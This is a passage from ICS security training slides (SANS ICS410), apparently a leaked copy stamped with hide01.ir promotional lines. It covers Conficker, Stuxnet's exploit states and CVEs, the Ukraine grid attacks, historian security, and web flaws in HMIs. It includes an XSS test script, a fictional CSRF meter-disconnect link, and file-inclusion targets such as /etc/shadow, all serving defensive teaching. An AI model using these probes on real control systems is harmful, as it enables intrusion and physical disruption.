
IT Malware Affects ICS

- Conficker worm was found on multiple energy ICSs
  - Internet-spreading worm found its way into generation plants
  - 2008: Many North American ICS organizations affected
  - Was very difficult to remove in ICS
  - Primary initial driver to start separating IT and OT for security





Source: Electricity sector incident reporting



Conficker Infections

There were a number of Conficker infections that found their way onto ICS, according to the electricity sector cyber incident and reliability event reporting. This worm was designed to exploit the MS08-067 DCOM/RPC vulnerability. The worm found its way onto plant DCS systems and was difficult to remove. Infections indicate weaker architectures and infections between hosts. Malware in ICS environments remains the leading cause for ICS cyber incidents. In most cases, the infections are not targeted or customized and simply find their way onto hosts that are vulnerable through USB drives or mobile laptops. Infections are often detected as the laptop or USB drive leaves the ICS and is plugged into an enterprise network with up-to-date virus signatures.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Stuxnet

- Discovered in June 2010
- Targeted Iran's nuclear facilities
- Attacked Siemens Step 7 software to reprogram PLCs
- Excellent write-up on Stuxnet:
  - https://docs.broadcom.com/doc/stuxnet-missing-link-13-en

Stuxnet was a computer virus discovered in June 2010. It infected a number of computers worldwide. Further research showed that Stuxnet was designed to target specific Siemens systems running nuclear facilities in Iran. It did this by infecting the target system and searching it for the existence of Siemens' Step 7 software, which is used to configure Siemens control equipment. If it found such software, it then analyzed the Step 7 project files to determine if the infected system was the targeted Iranian nuclear facilities and, if so, reconfigured the control systems to perform an action to disable the facilities. If the infected system didn't contain the Siemens Step 7 software, or if the Step 7 software wasn't the targeted Iranian system, then it would try to spread itself to other systems to continue its search for its Iranian targets.

Reference:

- There is an excellent write-up on the Stuxnet worm by Symantec on their website: https://docs.broadcom.com/doc/stuxnet-missing-link-13-en

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Stuxnet Versions

Table 1
Evolution of Stuxnet versions


Version	Date	Description
0.500	November 3, 2005	C&C server registration
0.500	November 15, 2007	Submit date to a public scanning service
0.500	July 4, 2009	Infection stop date
1.001	June 22, 2009	Main binary compile timestamp
1.100	March 1, 2010	Main binary compile timestamp
1.101	April 14, 2010	Main binary compile timestamp
1.x	June 24, 2012	Infection stop date

Security researchers were able to obtain several different versions of the Stuxnet virus. Using a combination of those versions, details from the command-and-control (C&C) servers, and reverse-engineered code in those versions, they have been able to create a tentative timeline for the multiple Stuxnet versions released. Planning for this virus appears to have occurred long before the virus was released because the command-and-control servers were registered clear back in 2005. Through reverse engineering, researchers were able to find compile timestamps for version 1.0 dating back to 2009, a full year before the virus was initially found. Amazingly, the 0.5 version was initially discovered in 2007. However, security researchers didn't understand the true nature of this virus at the time, and it wasn't fully understood until it was rediscovered in 2010 when version 1.1 was released.

All versions of Stuxnet had timeout features on its spreading capability, and the latest version stopped spreading itself as of June 24, 2012.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Stuxnet Exploit Payload Process



- https://docs.broadcom.com/doc/stuxnet-missing-link-13-en

Here is a state machine of the exploit process Stuxnet performed when it found the targeted Iranian nuclear facilities. The diagram above and the state descriptions below are from the Symantec report referenced above.

State 0 (Wait): Perform system identification and wait for the enrichment process to reach steady state before attack. This can take approximately 30 days.

State 1 (Record): Take peripheral snapshots and build fake input blocks for replaying later.

State 2 (Attack centrifuge valves): Begin replaying fake input signals. Close valves on most centrifuges.

State 3 (Secondary pressure reading): Open both centrifuge and feed stage valves in the final stage of a single cascade to obtain a low-pressure reading.

State 4 (Wait for pressure change): Wait for desired pressure change or time limit. This can take up to approximately two hours.

State 5 (Attack auxiliary valves): Open all auxiliary valves except valves believed to be near the first feed stage (stage 10). Wait for three minutes in this state.

State 6 (Wait for attack completion): Wait for six minutes while preventing any state changes.

State 7 (Finish): Reset and return to State 0.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Stuxnet Exploits

Table 2
Evolution of Stuxnet exploits

Vulnerability	0.500	1.001	1.100	1.101	Description
CVE-2010-3888			X	X	Task scheduler EOP
CVE-2010-2743			X	X	LoadKeyboardLayout EOP
CVE-2010-2729		X	X	X	Print spooler RCE
CVE-2008-4250		X	X	X	Windows Server Service RPC RCE
CVE-2012-3015	X	X	X	X	Step 7 Insecure Library Loading
CVE-2010-2772		X	X	X	WinCC default password
CVE-2010-2568			X	X	Shortcut .lnk RCE
MS09-025		X			NtUserRegisterClassExWow/NtUserMessageCall EOP

In version 0.5, Stuxnet was capable infecting Siemens Step 7 project files through the Insecure Library Loading exploit. As shown in the table, later versions increased in the ability to spread through Microsoft vulnerabilities.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Stuxnet Replication

Table 3
Evolution of Stuxnet replication


Replication Technique	0.500	1.001	1.100	1.101
Step 7 project files	X	X	X	X
USB through Step 7 project files	X			
USB through Autorun		X		
USB through CVE-2010-2568			X	X
Network shares		X	X	X
Windows Server RPC		X	X	X
Printer spooler		X	X	X
WinCC servers		X	X	X
Peer-to-peer updating through mailslots	X			
Peer-to-peer updating through RPC		X	X	X

Stuxnet leveraged a number of different methods to replicate itself from one system to another system. Initial infection is believed to have occurred by USB drive. After initial infection, Stuxnet tried to spread via other USB drives that were inserted into the system and through a number of different network protocols including file shares, Windows RPC services, print spoolers, Siemen's SIMATIC WinCC web servers, and through peer-to-peer services. Once again, a replication deadline was hardcoded into Stuxnet so it would stop attempting to spread itself after the specified date in 2009 or 2012, depending on the version.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Recent ICS Threat and Actor Landscape



In 2014, the world became aware of several campaigns to target ICS. The most notable have been Havex and BlackEnergy2 (BE2). The use of an OPC-related module associated with the Havex trojan brought the ICS connection to light. Both Havex-associated incidents and BE2-related campaigns have demonstrated success by taking advantage of ICS supply chain trust and work habits. BE2 also directly exploited internet-facing ICS components.

With the proper understanding of which attack paths expose an ICS to attacks, an organized defender can prioritize his efforts. Reducing attack paths by managing exploitable vulnerabilities in your organization will help reduce your overall exposure to the threat landscape. As attackers lose lower-cost options, the defender begins to win.

It is important to note the following:

- Greatest number of ICS cyber incidents continue to be non-targeted malware, but…
- Emergence of targeted ICS attacks
- Custom ICS exploits and features
- Gaps and segmentation are expected
- Targeting trusted ICS relationships

Some experts believe that Stuxnet, Havex, and BE2 have moved us from the era of accidental infections and insiders to targeted and ICS-customized attacks.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - General IT malware can affect ICS if it enters the control networks
  - Targeted ICS malware can be much more impactful
  - All leverage unpatched systems
- Recommendations to owner/operators
  - Build strong perimeters
  - Monitor all traffic through those perimeters
  - Patch your ICS systems where you can, especially in Level 3
- Recommendations to vendors
  - Enhance your CERT efforts with customers

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Supervisory Attacks
- Historians and Databases
  - Lab 4.1: Bypassing Authentication with SQL Injection
- User Interfaces
  - Lab 4.2: Password Fuzzing
- Defending Microsoft Windows
  - Lab 4.3: Baselining with PowerShell
- Patching ICS Systems

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Historians and Databases

Applicable Standards:

- **NIST CSF v1.1:** PR.DS-1
- **ISA/IEC 62443-3-3:2013:** SR 3.4, SR 4.1
- **ISO/IEC 27001:2013:** A.8.2.3
- **NIST SP 800-53 Rev. 4:** MP-8, SC-12, SC-28
- **CIS CSC:** 13, 14
- **COBIT 5:** APO01.06, BAI02.01, BAI06.01, DSS04.07, DSS05.03, DSS06.06

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Databases in ICS Architectures

- Historians and ICS databases store sensitive information
  - Recipes/formulas in pharma drug processes
  - Records of which drill sites pulled the most resources in oil and gas
  - Product designs, schematics, and measurements in manufacturing
- Operational databases are often essential cyber assets
  - Most have high availability requirements
  - Many have redundant servers for critical control applications
- Historians are used to serve information to parts of the ICS
  - Some to the support engineer planning in operations network
  - Some to the support accounting system in the business network
  - Often accomplished through data replication to another historian
  - Many can require remote access for vendor support

Many of the databases that are relied upon by the ICS for "real-time" operations are considered to be critical or essential applications/servers. You will typically find high availability and highly redundant deployments with automatic failover. Historians are used to aggregate process data and provide views of that data over time. They often serve data out into Purdue levels 3 and 4 and rely upon third-party data translation, like OPC servers, to receive data from different components in Purdue levels 1 and 2.

It is common to place a historian in the DMZ level to facilitate communications to business and enterprise networks. Vendor supplied, third-party databases and historians typically require remote access for vendor support and troubleshooting. The supporting enforcement boundary can use traditional firewalls, restricted ACLS, or data diodes to secure the infrastructure from less-trusted networks.

Note: You must look much further than words on paper when describing a main database to a replica database. One-way data flows often begin with 2-way handshakes/sessions to establish the connection. Good database security is important on both sides of a data replication scheme.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS Database Groupings

- Feed data into the processes
  - Runtime databases
  - Real-time configuration databases
  - Hierarchical databases for point mapping
  - Tag databases
  - Formula/recipe databases
  - Scientific dataset databases
  - State estimating databases
- Collect information from the process
  - Historians
  - Alarm databases
  - Analytic databases
  - Trending databases
- Build projects and configure systems/devices
  - Project databases
  - Configuration databases
  - Scheme databases
- Supporting applications and user interfaces
  - Facility databases
  - Asset databases
  - GIS databases
  - User interface databases
  - Forecast databases
  - Scheduling databases
  - Assignment databases
  - Security databases (SIEM, AV, etc.)

There are four major functional categories for ICS databases as you think about an ICS. The ICS implementation typically relies on ICS supplier/vendor-supplied runtime databases.

The runtime database contains information that must be accessed by the ICS, such as setpoints, tags, and so on. Changes to this database would impact the process being monitored and managed. The security of these databases is most influenced by how the ICS supplier has programmed the database and integrated it into the ICS solution.

The most interconnected type of database provides historian functions and aggregation of things like event logs and alarming. The databases can take data from the ICS and supporting systems and often share that data beyond the ICS. These solutions can be provided by the ICS vendor or by third parties.


Project databases are usually provided by the ICS vendor as a way to build "projects" and configure ICS devices, such as PLCs. They are most commonly found as a part of the Engineering Workstation. They can be used to choose settings and manage the software and firmware on devices as well as map points and more. They are considered offline tools but are used to generate files that have online implications.

The final types of databases are associated with supporting applications. A control room for a power system may have special-purpose databases to display power system assets and facilities on a chart or a map. The GIS-based solutions help present system information in a geographic manner or logical (HMI-like) manner. This application is good for outage management and more.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Enterprise/Aggregate Historian Architecture

- OSIsoft's PI historian
  - Largest aggregate historian
  - Uses PI Interfaces to collect data and feed into PI Servers
- If primary purpose is for business
  - Place PI Interfaces in LVL 3
  - Place PI Server in ICS DMZ
- If primary purpose is for engineers
  - Place PI Server in Level 3
  - Place second PI in ICS DMZ
  - Replicate subset of data needed by the business



This great picture from OSIsoft shows how databases are used within the ICS and beyond. The picture develops information to collect from left (plant floor or field) to right (control room and higher-level control applications) on out to applications and systems in the business network or external organizations.

Data sources include pumps, valves, sensors, and actuators as discussed previously. These are points in the system tied in by inputs and outputs. This data is collected and processed by devices and applications in the control network. There might even be third-party historians running to manage data specific to certain equipment or sub-processes. This data typically flows out to the DMZ level, so it can be archived and shared to support applications in and outside of the ICS network. Data is usually served out to production support networks or even the corporate business network, where uses range from production scheduling, supply chain management, billing, and accounting.

While placement of a top-level aggregate historian such as PI often fits best in the ICS DMZ, there are some times when this is not recommended. If the data in your aggregate historian is used to feed data back into your control processes, or if the data it stores is primarily for engineers and not the business, you should consider moving the historian to Purdue Level 3 and replicate the data needed by the business to a replica historian in the ICS DMZ.

Reference:

- https://www.osisoft.com/pi-system/#tab1

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Database Security

- Secure historian/DB communication paths between Levels 3 and 4
  - Use a dedicated system in the control system DMZ
  - Assume attackers will attempt to exploit this path, pen test the implementation
- Harden database configurations
  - Use unique service account per application/database pair
  - Use unique certificate pairs or maximum randomized password per application/database pair
  - Don't use domain admin user accounts
  - Limit unsafe function calls, especially in SQL interfaces
- Engage historian engineer and database administrator (DBA) in hardening
  - Patch historian/DB software and associated applications
  - Apply separation of duties to admins
  - Oversight of remote troubleshooting and support
  - Monitor and audit your processes
  - Audit successful and failed logins

Historians, in particular, can be specially called out from an attack surface analysis as they often transcend network trust boundaries and exist in a less-trusted corporate network as a replica being fed from a main database in the ICS DMZ. This may provide a path for someone to compromise the ICS network.

Specific concern stems from SQL injection vulnerabilities. One way to mitigate this type of attack is to develop good database security practices. Many security issues with ICS use of databases result from configuration issues or architecture oversights. A little context can be helpful here, but it is important to note that databases may simply have been an understudied component in field work and by ICS researchers.

Traditional housekeeping applies to databases as patches may be issued by vendors that fix known bugs or are security fixes.

These are the basic database security "to do's":

- The person performing the role as the historian DBA should be fully engaged in your DB security efforts.
- DBAs should, however, fall under an appropriate scheme to ensure a separation of duties and the need to seek approval to make changes to the production environment.
- Housekeeping should include a strategy to patch the supporting server and database application.
- You should audit the DB processes and look for hardcoded application-based passwords.
- Security testing of the database should include tests against the network connection, protocols used by the DB, host server, web interfaces, check susceptibility to SQL injection, DB accounts, and certificates.
- Don't use the same certificate to encrypt/authenticate both client and server connections.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

Lab 4.1

Bypassing Authentication with SQL Injection

Using your ICS410 ControlThings Platform VM, we will explore vulnerabilities in a web application called Dojo Control. It is a shift-logging application for engineers and operators to log what happens during their shifts. We will attempt to bypass authentication by leveraging an SQL injection vulnerability.

Refer to the lab workbook for instructions.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Historians store time-series data from processes
  - Databases can store just about anything
  - Attackers target both for their sensitive data
- Recommendations to owner/operators
  - Enable enhanced security controls where it makes sense
  - Don't forget to protect the underlying OS
- Recommendations to vendors
  - Support client/server certificate pairs for all DB connections
  - Make DB and historian connections secure by default

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Supervisory Attacks
- Historians and Databases
  - Lab 4.1: Bypassing Authentication with SQL Injection
- User Interfaces
  - Lab 4.2: Password Fuzzing
- Defending Microsoft Windows
  - Lab 4.3: Baselining with PowerShell
- Patching ICS Systems

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

User Interfaces

Applicable Standards:

- **NIST CSF v1.1:** DE.CM-8
- **ISA/IEC 62443-2-1:2009:** 4.2.3.1, 4.2.3.7
- **ISO/IEC 27001:2013:** A.12.6.1
- **NIST SP 800-53 Rev. 4:** RA-5
- **CIS CSC:** 4, 20
- **COBIT 5:** BAI03.10, DSS05.01

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Human Machine Interfaces (HMIs)

- Access to the HMI usually means access to the process
  - Can be serial or fieldbus-based interfaces (common at Purdue Level 2)
  - Can be network-based (common at Purdue Level 3)
    - Most modern HMIs are now web interfaces
    - Some leverage web services to a user frontend
    - Some older ones may use ICS protocols like OPC
- Other user interfaces in ICS
  - Engineering interfaces
  - Administration interfaces
  - Maintenance interfaces
  - Analytic applications

Human Machine Interfaces can come in a number of different forms. They can be traditional indicator lights and switch panels, serial interfaces connected to display panels, or even network-based, using protocols like RPC-based OPC and HTTP. These HMIs show us the status of our control systems and often give us a method to modify the system behaviors or manually override the system. Because of this, HMIs are a primary target for attackers.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Ukrainian Power Grid Attacks

- In the summer of 2015, attackers successfully phished three Ukraine electric utilities
  - Emails had malware, which infected via a MS Office vulnerability
  - Malware installed BlackEnergy 3, providing attackers with initial foothold
- Attackers stole credentials from employees
  - Used these credentials to gain remote access and company VPN connectivity
  - At which point attackers stopped using BlackEnergy 3
- Over a six-month period, attackers mapped out the networks and planned their attacks
  - In December 2015, attackers initiated their attack
  - Shut down power at substations using the operator HMIs
  - Bricked serial gateways in Level 1/2 by uploading corrupted firmware to prevent restoration
  - Ukrainian utilities had to resort to manual operations for several months
- One year later, the attackers returned to attack upstream transmission operator
  - Used Crashoverride/Industroyer malware

For a more detailed walkthrough and analysis of the Ukrainian power grid attacks, we have included a Defense Use Case (DUC) in the course media files. It is one of many DUCs and research papers that is included in the course media files.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Web-Based Attacks

- Many modern HMIs are now web-based
- Common web vulnerabilities affect them and may even affect non-web-based applications:
  - Authentication Bypass
  - Weak Session Management
  - SQL Injection (SQLi)
  - Cross-Site Scripting (XSS)
  - Cross-Site Request Forgery (CSRF/XSRF)
  - Local and Remote File Inclusions (LFI and RFI)
- These are a few of the OWASP Top 10 web vulnerabilities
  - Open Web Application Security Project

There are many modern HMIs that now come with web-based interfaces. This makes it easier to deploy HMI stations because any workstation or laptop can become an HMI if its browser is pointed to the right location. However, there are many vulnerabilities that affect modern-day web applications that can be present in our new HMI interfaces.

In the following slides, we will discuss a number of common web vulnerabilities that affect modern web-based HMIs and may even affect non-web HMI applications and user interfaces in our control systems, including:

- Authentication Bypass
- Weak Session Management
- SQL Injection (SQLi)
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF/XSRF)
- Local and Remote File Inclusions (LFI & RFI)

Reference:

- https://owasp.org/www-project-top-ten/

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Authentication Bypass

- Authentication bypass can happen in a number of different ways
- Often, it is a developer that forgets to require every webpage to verify the user is logged in
- If the attacker knows the right request to send and the application doesn't verify the requester is logged in for that request, that request works without authentication

Most applications have the capability to protect their user with a username and password. This is what we call an authentication control. However, these authentication controls can be bypassed if a developer implements them incorrectly. This can happen in a number of different ways.

The most frequently found examples of this have been when a developer forgets to require every webpage to verify the user is logged in. Because every page in a web application is usually generated by a different piece of code written by a developer, every piece of code must double check the user is still logged in before it provides the requested output or action for the user. If the attacker knows the right request to send and the application doesn't verify the requester is logged in for that request, the request works without authentication. Sometimes, this might be on some benign request that may not affect the security of the system, but sometimes this might be on a highly sensitive request such as control signals. Unfortunately, it isn't too uncommon for a developer new to security to require only the login page to check for authentication and permit every other page to be submitted without authentication. In these cases, an attacker needs to know only what each of those requests looks like to make them, or often even just the right address to see the list of menu options presented after successful login.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Weak Session Management

- Once you give an application a username and a password, the application usually gives you a secure cookie with a session token
- Your browser must send this cookie back to the server for every request, so the server knows who you are
- If the attacker can obtain your cookie or guess its contents, he can hijack your session

Once you give an application a username and a password, the application usually gives you a secure cookie with a session token. This is because HTTP is a sessionless protocol and has not built in a way to track that you are still the same person coming from the same browser on later requests. These cookies are often something like `jsessionid=a1d0c6e83f027327d8461063f4ac58a6`. Your browser must send this cookie back to the server for every request, so the server knows who you are. However, if this session ID is something simple such as userid=42 and an attacker can guess your userid number, the attacker would be able to hijack your session, or basically trick the server that all traffic coming from the browser is also your traffic, allowing the attacker to perform whatever action you can perform in the application. One of the favorite techniques of attackers is to immediately change your password so they can get back into the application, but you cannot.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SQL Injection (SQLi)

- Many inputs in applications are used in backend database queries
  - Username and password to match correct credentials
  - Search fields are used to find matching data in the database
- If developers use these inputs from the user improperly, an attacker could add SQL commands in the input and have them run on the database
- With SQL injection attacks, attackers can read and write to your database, and they also can often interact with your operating system and its files

Many inputs in applications are used in backend database queries. For instance, you usually type in your username and password, which the application uses in a search query to the database to see if the username and password match an existing user's username and password. Another example is search fields in applications. You may search for a field device name to have the application retrieve data on that device, but the application must first use that field device name you entered in a Structured Query Language (SQL) query to the database to verify that field device exists.

If developers use these inputs from the user improperly without properly sanitizing them through parameterized queries, an attacker can add his own SQL commands in the input and have the application run his commands on the database. With SQL injection attacks like this, attackers can not only read and write to your database, but they can also interact with your operating system and its files. This means that SQL injection vulnerabilities can provide system shells to an attacker, allow them to modify application settings by changing raw data in the database, or look for other vulnerabilities that will allow the attacker administrative access on that system or jump from the database to some other system in your network.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Cross-Site Scripting (XSS)

- Other inputs that applications get from a user may be displayed back on the page
  - If you search for the term "plc53" in a search field, it may say something in response like "Here are your search results for plc53"
- If developers do not properly handle that input, attackers could add JavaScript to the input and have it execute in other users' browsers
- XSS attacks can do anything to the user's browser that the application can do, such as issue control signals or make configuration changes

Other types of input we often find in web applications are inputs that get information from a user and then display that information back on the page. For instance, if you search for the term plc53 in a search field, it may say something in response like: Here are your search results for `plc53`. If developers do not properly handle that input by limiting the characters used and encoding the output before placing it back on the page, the attackers could add JavaScript to the input and have it execute in other users' browsers. So, to continue the example above, instead of searching for plc53, the attacker could search for `<script>alert(42)</script>` and have an alert box pop up in your browser. Now, this isn't an attack but rather a common test script attackers use to find XSS vulnerabilities. If the pop-up alert occurs, that input is vulnerable to XSS.

XSS attacks can do anything to the user's browser that the application can do. So, if you are dealing with an XSS in your HMI, stop and ask yourself: What is the worst thing that one of my control engineers could do in this application? Often, this is issuing some kind of critical control signal (or hundreds of them) or making configuration changes to system processes. XSS attacks may also force your users to make connections to other servers and exploit vulnerabilities like CSRF, which we will discuss next.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Cross-Site Request Forgery (CSRF) Also Known as XSRF

- If someone gave you a link to click on that looked like this and you clicked on it, what would you expect to happen?
  - https://www.google.com/search?q=ControlThings
- Now if someone gave you a link like this to click on and it was a valid link for the application, what would you expect to happen if you were logged in?
  - https://hmi.localdomain.com/disconnect?meter=35499
- Now, what if an attacker hid this link and tricked you to click on it, or had your browser automatically click on it using JavaScript?
- This is a Cross-Site Request Forgery (CSRF) attack

If someone gives you a link to click on that looks like this and you clicked on it, what would you expect to happen?

```
https://www.google.com/search?q=ControlThings
```

Personally, I would expect my browser to do a Google search for `"ControlThings"` and show me the results. Now, what if someone gives you a link like this to click on, and it is a valid link for the smart meter HMI application? What would you expect to happen if you were logged in to that HMI? (Note, the following link is fictional and goes nowhere.)

```
https://hmi.localdomain.com/disconnect?meter=35499
```

Well, if you are logged in, even if you are logged in on another tab, your browser should send that request with the proper session cookies (because you *are* logged in) and issue the disconnect command to meter 35499. Now, what if an attacker hid this link and tricked you to click on it or had your browser automatically click on it using JavaScript so that it all happened silently in the background without you noticing? In fact, an attacker can write a little script that tells your browser to disconnect meters 1 – 10,000,000 silently in the background if he can trick you to stay on the attack page long enough; perhaps by tricking you to watch a one-hour presentation on Stuxnet. ☺

This is a Cross-Site Request Forgery (CSRF) attack. This is a normally expected feature of the HTTP protocol; however, it is a feature we don't always want, such as in the case of the smart meters. Developers must use special hidden fields called CSRF tokens to add some unpredictable input that the attack cannot guess to protect applications from this flaw.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Local and Remote File Inclusions (LFI and RFI)

- Some inputs in applications are used to distinguish files on the filesystem
  - For instance, you need to view the log file from 1976-06-30, so you select it in a pull-down calendar widget in the application and the application gives you that file from the historian
- Attackers can request other files on the filesystem that aren't log files
- If the developer doesn't block this, they gain access to sensitive files on the filesystem such as
  - System users and passwords (/etc/passwd and /etc/shadow)
  - Historian and database authentication credentials
  - Control system settings and backup files
  - Malicious executable the attacker finds a way to upload

The last category of inputs in applications that we are going to discuss are inputs used to distinguish files on the filesystem. For instance, say you need to view the log file from 1976-06-30 (my birthday), so you select that date in the pull-down calendar widget provided in the application and the application gives you the log file from the historian for that date.

If the developer uses your date input as the name of the file he pulls from the hard drive, attackers can request other files on the filesystem that aren't log files and have the application deliver those. If the developer doesn't block this by using a different name for the file on the filesystem, which he can track in the database, the attacker can gain access to sensitive files on the filesystem. Files attackers often look in for such vulnerabilities are:

- System users and passwords (such as /etc/passwd and /etc/shadow on Linux and UNIX systems)
